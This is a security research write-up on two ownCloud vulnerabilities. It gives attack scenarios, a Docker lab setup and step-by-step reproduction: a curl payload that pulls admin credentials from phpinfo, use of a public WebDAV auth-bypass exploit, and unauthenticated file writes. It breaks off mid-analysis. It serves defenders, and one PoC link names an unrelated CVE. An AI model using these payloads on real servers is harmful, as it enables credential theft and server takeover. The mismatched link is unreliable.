Research & Technique

ownCloud information exposure and authentication bypass vulnerability (CVE-2023-49103/ CVE-2023-49105)

■ Outline of the vulnerability

In November 2023, the information exposure vulnerability(CVE-2023-49103) and the authentication bypass vulnerability(CVE-2023-49105) were discovered in ownCloud, an open source software for file sharing and management. ownCloud is a file hosting service that can be built on a personal server at no cost and is widely used by individuals and businesses as it can replace commercial cloud storage services such as DropBox and Google Drive. In particular, when building an ownCloud hosting server or connecting storage to other cloud platforms such as Amazon Web Service(AWS) and Azure, there is a risk of secondary damage that exploits the vulnerabilities. So special caution is required.


First, the information exposure vulnerability(CVE-2023-49103) is a vulnerability caused by the use and insufficient verification of vulnerable graphapi[1]. A malicious attacker can access phpinfo and access sensitive data on the server, such as credentials, server license keys, and administrator accounts. This vulnerability is assessed as CVSS 10.0 and has a very high risk.

The authentication bypass vulnerability(CVE-2023-49105) is a vulnerability that occurs due to the vulnerable authentication process implementation of the ownCloud core. If this vulnerability is exploited, an unauthenticated attacker can gain access to all files in the server, which can lead to privilege escalation and remote code execution, taking over the server. The vulnerability is assessed as CVSS 9.8 and has a high risk.

Since the Proof of Concept(PoC) was released on November 2023, a large number of exploit[2] attempts targeting ownCloud have been confirmed. Therefore, ownCloud users must apply security updates for vulnerabilities, and if they are using a vulnerable version, they must investigate the vulnerability and take countermeasures.

[1] graphapi: An ownCloud Server extension program based on Microsoft Graph API

[2] exploit: an attack using security vulnerabilities


146 results

Top Countries

United States	76
United Kingdom	16
China	14
Germany	13
Netherlands	7

Classification

malicious	146

MALICIOUS HOSTING

[redacted]

ORGANIZATION: Simply Transit Ltd ACTOR: unknown LAST SEEN: 2023-12-27
COUNTRY: United Kingdom

APACHE ACTIVEMQ RCE ATTEMPT · PYTHON REQUESTS CLIENT · TLS/SSL CRAWLER · WEB CRAWLER · WORDPRESS BACKUP MIGRATION RCE ATTEMPT · + 1 More

MALICIOUS HOSTING

[redacted]

ORGANIZATION: DigitalOcean, LLC ACTOR: unknown LAST SEEN: 2023-12-27
COUNTRY: Germany

Source: GreyNoise

Figure 1. Exploit attempt (Source – GreyNoise)

In particular, as large-scale attacks by ransomware groups exploiting file sharing software vulnerabilities such as MOVEit[3] and GoAnywhere[4] are occurring from the first half of 2023, individuals and companies using vulnerable versions of ownCloud must apply security patches.

■ Affected software versions

The versions of ownCloud affected by the CVE-2023-49103 vulnerability are as follows:

S/W type	Vulnerable versions
ownCloud	ownCloud Docker of graphapi 0.2.0 - 0.3.0 version (Docker image after February 2023)

※. Even if the environment is not configured with Docker, vulnerability occurs if vulnerable graphapi is installed.

The versions of ownCloud affected by the CVE-2023-49105 vulnerability are as follows:

S/W type	Vulnerable versions
ownCloud	10.6.0 - 10.13.0

[3] MOVEit: an enterprise file transfer software developed by Progress Software

[4] GoAnywhere: a file transfer solution developed by Fortra

■ Attack scenario

The attack scenario using ownCloud vulnerabilities(CVE−2023−49103 and CVE−2023−49105) is as follows:

Information exposure vulnerability(CVE−2023−49103) attack scenario



infosec
1 Search for a vulnerable server using OSINT tools
2 Attack the CVE-2023-49103 vulnerability
Acquire the credentials in the server
3 Log in with the administrator account and take over the serve
Acquire the credentials of the connected cloud stored in the server
4 Take over additional cloud resources
Attacker
ownCloud
Connected cloud storage

Figure 2. CVE−2023−49103 attack scenario

① The attacker searches for a vulnerable ownCloud server using OSINT[5] tools such as shodan.

② The attacker uses the CVE-2023-49103 vulnerability to acquire credentials after accessing the server's phpinfo file.

③ The attacker uses the acquired credentials to log in to the ownCloud server and take control of the server.

④ The attacker acquires the credentials of another connected cloud stored in the server.

⑤ The attacker takes control of other connected cloud resources using the acquired credentials.

[5] OSINT(Open Source Intelligence): externally disclosed information collected using open source

Authentication bypass vulnerability(CVE-2023-49105) attack scenario



infosec
1 Search for a vulnerable server using OSINT tools
2 Attack the CVE-2023-49105 vulnerability
Access and acquire important files/source codes
TOP SECRET
3 Threaten the administrator after altering/deleting server files
Extort money through threats
4 Sell important information
Attacker
Server administrator
ownCloud
Dark Web

Figure 3. CVE-2023-49105 attack scenario

① The attacker searches for a vulnerable ownCloud server using OSINT tools such as shodan.

② The attacker uses the CVE-2023-49105 vulnerability to access important files and source codes within the server.

③ After altering and deleting files on the server, the attacker threatens the administrator and extorts money under the pretext of recovering files.


④ Also, the attacker gets money by selling important information acquired from the server on the dark web.

Test environment configuration information

Let's build a test environment and examine how CVE-2023-49103 and CVE-2023-49105 work.

Name	Information
Victim	Ubuntu-22.04.1 Docker image: ownCloud/server 10.12.1
Attacker	Ubuntu-22.04.1

※ When the vulnerability is tested, it is assumed that as a connection is made to an AWS-based cloud, IAM information is included.



```
services:
  owncloud:
    image: owncloud/server:10.12.1
    container_name: owncloud_server
    restart: always
    ports:
      - 8080:8080
    depends_on:
      - mariadb
      - redis
    environment:
      - OWNCLOUD_DOMAIN=localhost:8080
      - OWNCLOUD_TRUSTED_DOMAINS=localhost
      - OWNCLOUD_DB_TYPE=mysql
      - OWNCLOUD_DB_NAME=owncloud
      - OWNCLOUD_DB_USERNAME=owncloud
      - OWNCLOUD_DB_PASSWORD=owncloud
      - OWNCLOUD_DB_HOST=mariadb
      - OWNCLOUD_ADMIN_USERNAME=eqst
      - OWNCLOUD_ADMIN_PASSWORD=jruru
      - OWNCLOUD_MYSQL_UTF8MB4=true
      - OWNCLOUD_REDIS_ENABLED=true
      - OWNCLOUD_REDIS_HOST=redis
      - APACHE_LOG_LEVEL=trace6
      - OWNCLOUD_MAIL_SMTP_PASSWORD=smtp_password
      - OWNCLOUD_MAIL_SMTP_NAME=smtp_username
      - OWNCLOUD_LICENSE_KEY=jruru
      - OWNCLOUD_OBJECTSTORE_KEY=owncloud1234
      - OWNCLOUD_OBJECTSTORE_SECRET=secret1234
      - OWNCLOUD_OBJECTSTORE_REGION=us-east-1
      - OWNCLOUD_TRUSTED_DOMAINS=localhost,192.168.100.175,192.168.100.176,192.168.102.57
    healthcheck:
```

ownCloud configuration settings
AWS Cloud configuration settings

Figure 4. ownCloud docker information

■ Vulnerability test


− ownCloud information exposure vulnerability(CVE−2023−49103)

Step 1) The victim builds a vulnerable version of the ownCloud server based on the docker installation method provided on the official ownCloud site.

− ownCloud docker installation: https://doc.owncloud.com/server/next/admin_manual/installation/docker/

Command	$ docker-compose up -d -d option: an option to run docker in the background in detach mode

※ At this time, the attacker's address must be added to OWNCLOUD_TRUSTED_DOMAINS. The setting value is an IP that allows connection, and if the value is set safely, access is not possible from the outside. So the vulnerability cannot be exploited




```
eqst@eqst:~/owncloud$ sudo docker-compose up -d
Starting owncloud_mariadb ... done
Starting owncloud_redis   ... done
Starting owncloud_server  ... done
eqst@eqst:~/owncloud$
```

Figure 5. ownCloud server implementation

Step 2) The attacker can acquire the administrator account, which is sensitive information, through the following command.

- PoC code: https://github.com/api0cradle/CVE-2023-23397-POC-Powershell

Command	**- Sample syntax**
	$ curl -i 'http://**[victim server]**/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/**[extension]**' | grep **[character string to search]**
	
	- payload (search ADMIN in the 192.168.100.176:8080 ownCloud server)
	$ curl -i 'http://**192.168.100.176:8080**/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/**.css**' | grep **ADMIN**
	※ -i option: a command to display header information



```
attcker@attcker:~$ curl -i 'http://192.168.100.176:8080/apps/graphapi/vendor/mic
rosoft/microsoft-graph/tests/GetPhpInfo.php/.css' | grep ADMIN
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<t
r><td class="e">SERVER_ADMIN </td><td class="v">webmaster@localhost </td></tr>
<tr><td class="e">OWNCLOUD_ADMIN_USERNAME </td><td class="v">eqst </td></tr>
<tr><td class="e">OWNCLOUD_ADMIN_PASSWORD </td><td class="v">jruru </td></tr>
<tr><td class="e">APACHE_SERVER_ADMIN </td><td class="v">webmaster@localhost </t
d></tr>
<tr><td class="e">$_SERVER['SERVER_ADMIN']</td><td class="v">webmaster@localhost
</td></tr>
```

Figure 6. Attack payload result

The list of extensions that can be entered in the payload is as follows, and the extensions are used for access control bypass. More details can be found in the detailed analysis of the vulnerability.


Extensions that can be bypassed				
.css	.js	.svg	.gif	.png
.html	.woff	.ico	.jpg	.jpeg
.json	.properties	.min.map	.js.map	.auto.map

- ownCloud authentication bypass vulnerability(CVE-2023-49105)

Step 1) The attacker copies the git file where the PoC is stored and then creates a payload using the victim's ownCloud server address and user ID. When executing the payload, you can check the accessible WebDAV connection address.
- PoC code: https://github.com/ambionics/owncloud-exploits

Command	$ git clone https://github.com/ambionics/owncloud-exploits
	A sample attack syntax is as follows:
	$ python3 pwncloud-webdav.py http://**[attacker server: port] [ID information]**
	$ python3 pwncloud-webdav.py http://192.168.100.176:8080 eqst


※ At this time, the attacker's address must be added to OWNCLOUD_TRUSTED_DOMAINS. The setting value is an IP that allows connection, and if the value is set safely, access is not possible from the outside. So the vulnerability cannot be exploited.



```
attcker@attcker:~/cve-2023-49105$ sudo python3 pwncloud-webdav.py http://19
2.168.100.176:8080 eqst
[+] Proxy server running on localhost:8800
[*] Browse user files:
dav://anonymous@localhost:8800/remote.php/dav/files/eqst
[*] Browse everything: dav://anonymous@localhost:8800/remote.php/dav
```

Figure 7. Attack attempt through PoC

Step 2) Through the confirmed address, you can access the WebDAV server without separate authentication, and access control is possible for files, e.g., reading/editing/deleting/creating files containing sensitive information on the accessed WebDAV server.



```
attcker@attcker:/run/user/1000/gvfs/dav:host=localhost,port=8800,ssl=false,user=anonymou
s,prefix=%2Fremote.php%2Fdav%2Ffiles%2Feqst/Documents$ echo "EQSTLab" > "EQST_Lab.txt"
attcker@attcker:/run/user/1000/gvfs/dav:host=localhost,port=8800,ssl=false,user=anonymou
s,prefix=%2Fremote.php%2Fdav%2Ffiles%2Feqst/Documents$ cat EQST_Lab.txt
EQSTLab
attcker@attcker:/run/user/1000/gvfs/dav:host=localhost,port=8800,ssl=false,user=anonymou
mous,prefix=%2Fremote.php%2Fdav%2Ffiles%2Feqst/Documents$ 
```


Figure 8. Generating a file by bypassing authentication

■ Details of the vulnerability

– Information exposure vulnerability(CVE-2023-49103)

The information exposure vulnerability (CVE-2023-49103) is a vulnerability that occurs due to Graph API (graphapi), the default extension of ownCloud provided as a docker file. graphapi uses "GetPhpInfo", an external library that displays PHP configuration information, including environment variables, through the phpinfo() function. GetPhpInfo is an endpoint of graphapi and should be designed so that unauthenticated users cannot directly access it from the outside. However, when the vulnerable version of ownCloud is used, the endpoint access authentication logic is insufficient. So an unauthenticated attacker can get sensitive information by directly accessing GetPhpInfo from the outside. In particular, when building ownCloud using Docker, you must exercise special care as it contains sensitive data such as administrator credential information, cloud and IAM information through environment variables.


First, if you try to access GetPhpInfo.php directly to check vulnerabilities, it returns a 302 response code (Temporarily Moved) and automatically redirects you to index.php, the login page, making access impossible.



```
attcker@attcker:~/cve-2023-49105$ curl -i 'http://192.168.100.176:8080/apps/graphapi/
vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php'
HTTP/1.1 302 Found
Date: Tue, 02 Jan 2024 01:26:43 GMT
Server: Apache
```

Figure 9. An example of direct access to GetPhpInfo.php

This is because access control is implemented through ownCloud's .htaccess file settings. If you check the .htaccess file, it is defined so that any request that does not match the conditions through the mod_rewrite[6] module should return a 302 response and then redirect you to the index.php page.


root@9671d5c04124: /var/www/owncloud
module definition
list of allowed extensions
redirect location

```
